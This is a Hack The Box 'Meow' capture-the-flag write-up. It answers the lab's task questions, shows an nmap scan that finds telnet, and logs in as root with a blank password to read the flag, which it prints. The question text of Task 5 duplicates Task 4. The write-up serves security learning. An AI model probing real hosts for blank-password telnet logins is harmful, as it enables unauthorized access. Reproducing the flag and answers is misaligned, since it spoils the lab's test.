


Meow HTB WriteUp



Write by:n0userx

Task 1 - What does the acronym VM stand for?

Answer – Virtual Machine

Task 2 - What tool do we use to interact with the operating system in order to issue commands via the command line, such as the one to start our VPN connection? It's also known as a console or shell.

Answer – terminal

Task 3 - What service do we use to form our VPN connection into HTB labs?

Answer – openvpn

Task 4 - What tool do we use to test our connection to the target with an ICMP echo request?

Answer – ping

Task 5 - What tool do we use to test our connection to the target with an ICMP echo request?

Answer – Nmap

Task 6 - What service do we identify on port 23/tcp during our scans?

Nmap Result

```
(ninja@kali)-[~/Desktop/vpn_htb]
$ sudo nmap -sS -sV -Pn 10.129.115.1
[sudo] password for ninja:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-14 16:09 -03
Nmap scan report for 10.129.115.1
Host is up (0.56s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Answer – telnet

Task 7 - What username is able to log into the target over telnet with a blank password?

This site below show some approaches to us to explore the telnet service

<https://hackviser.com/tactics/pentesting/services/telnet>

I try some users to log in and the user root does not required password

```
(ninja@kali)-[~/Desktop/vpn_htb]
$ telnet 10.129.115.1 23
Trying 10.129.115.1 ...
Connected to 10.129.115.1.
Escape character is '^['.

Hack the Box

Meow login: root
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Mon 14 Jul 2025 07:20:57 PM UTC

System load:          0.0
Usage of /:            41.7% of 7.75GB
Memory usage:         4%
Swap usage:           0%
Processes:            135
Users logged in:      0
IPv4 address for eth0: 10.129.115.1
IPv6 address for eth0: dead:beef::250:56ff:fe94:1df4

* Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

75 updates can be applied immediately.
```

Answer – root

Task 8 – Submit the flag

Once logged in as root it's easy to get the flag

```
Last login: Mon Sep  8 15:15:23 UTC
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
b40abdfе23665f766f9c61ecba8a4c19
root@Meow:~#
```

Answer – b40abdfе23665f766f9c61ecba8a4c19

Keep Hacking !!